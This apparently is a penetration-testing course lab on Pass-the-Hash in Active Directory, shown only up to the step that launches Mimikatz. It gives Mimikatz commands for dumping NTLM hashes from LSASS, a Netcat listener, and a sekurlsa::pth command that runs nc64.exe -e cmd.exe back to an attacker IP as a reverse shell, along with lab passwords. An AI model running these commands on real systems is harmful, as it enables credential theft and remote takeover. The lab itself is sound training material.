# Module 09: Active Directory Penetration Testing

```
# Exercise 08: Launching Pass-the-Hash (PtH) Attack to Capture and Reuse Hashed Credentials
```

## Scenario

**Pass-the-Hash (PtH)** is an exploitation technique where an attacker authenticates to a remote server or service using the underlying **NTLM password hash** of a user account rather than cracking the plaintext password. Because Windows authentication protocols accept the encrypted password digest (NTLM hash) during the challenge-response handshake, possessing the hash alone is sufficient to forge single sign-on authentication requests and spawn privileged processes.

In this exercise, we log into **Windows 11** as **cpent** (**Pa$$w0rd**), elevate to administrator context via UAC using **Kevin** (**admin@123**), launch **Mimikatz** (`mimikatz.exe`), enable debug privileges (**privilege::debug**), elevate token context (**token::elevate**), dump NTLM credentials from LSASS memory using **sekurlsa::msv**, extract user **kevin**'s NTLM hash, start a Netcat reverse shell listener on **Parrot Security** (**nc -lvp 444**), execute Mimikatz PtH payload (**sekurlsa::pth /user:kevin /domain:lpt.com /ntlm:[HASH] /run:"c:\Users\cpent\Downloads\nc64.exe -e cmd.exe 192.168.177.18 444"**), obtain a reverse command shell on Parrot, and verify user identity (**whoami**).

## Objective

The objective of this lab is to help students learn how to:
- Launch administrative PowerShell context using domain credentials (**Kevin** / **admin@123**)
- Enable `SeDebugPrivilege` in Mimikatz using **privilege::debug**
- Elevate process tokens to `NT AUTHORITY\SYSTEM` via **token::elevate**
- Harvest cached NTLM hashes and Relative Identifiers (RIDs) from LSASS memory via **sekurlsa::msv**
- Note the Administrator account Relative Identifier: **000001f4**
- Set up Netcat reverse shell handler on attacker machine (**nc -lvp 444**)
- Revert process token context in Mimikatz using **token::revert**
- Execute Pass-the-Hash attack using **sekurlsa::pth /user:kevin /domain:lpt.com /ntlm:[HASH] /run:"c:\Users\cpent\Downloads\nc64.exe -e cmd.exe 192.168.177.18 444"**
- Establish an authenticated reverse command shell session as **kevin** on Parrot Security


---

## Task 1: Dump LSASS Hashes with Mimikatz, Perform Pass-the-Hash, and Catch Reverse Shell


In this task, we log into **Windows 11**, run Mimikatz to extract user `kevin`'s NTLM hash and Administrator RID (**000001f4**), initialize Netcat listener on Parrot, and execute `sekurlsa::pth` to pop a reverse command shell.

### Lab Tasks


1. Switch to **Windows 11** machine and log in with credentials (**cpent** / **Pa$$w0rd**). Search for PowerShell, right-click, and select **Run as administrator**.





1. In the UAC prompt, authenticate with credentials (**Kevin** / **admin@123**) and click **Yes**.





1. Navigate to Mimikatz x64 directory:
   **cd C:\Users\cpent\Downloads\Mimikatz\x64**





1. Launch Mimikatz executable:
   **.\mimikatz.exe**



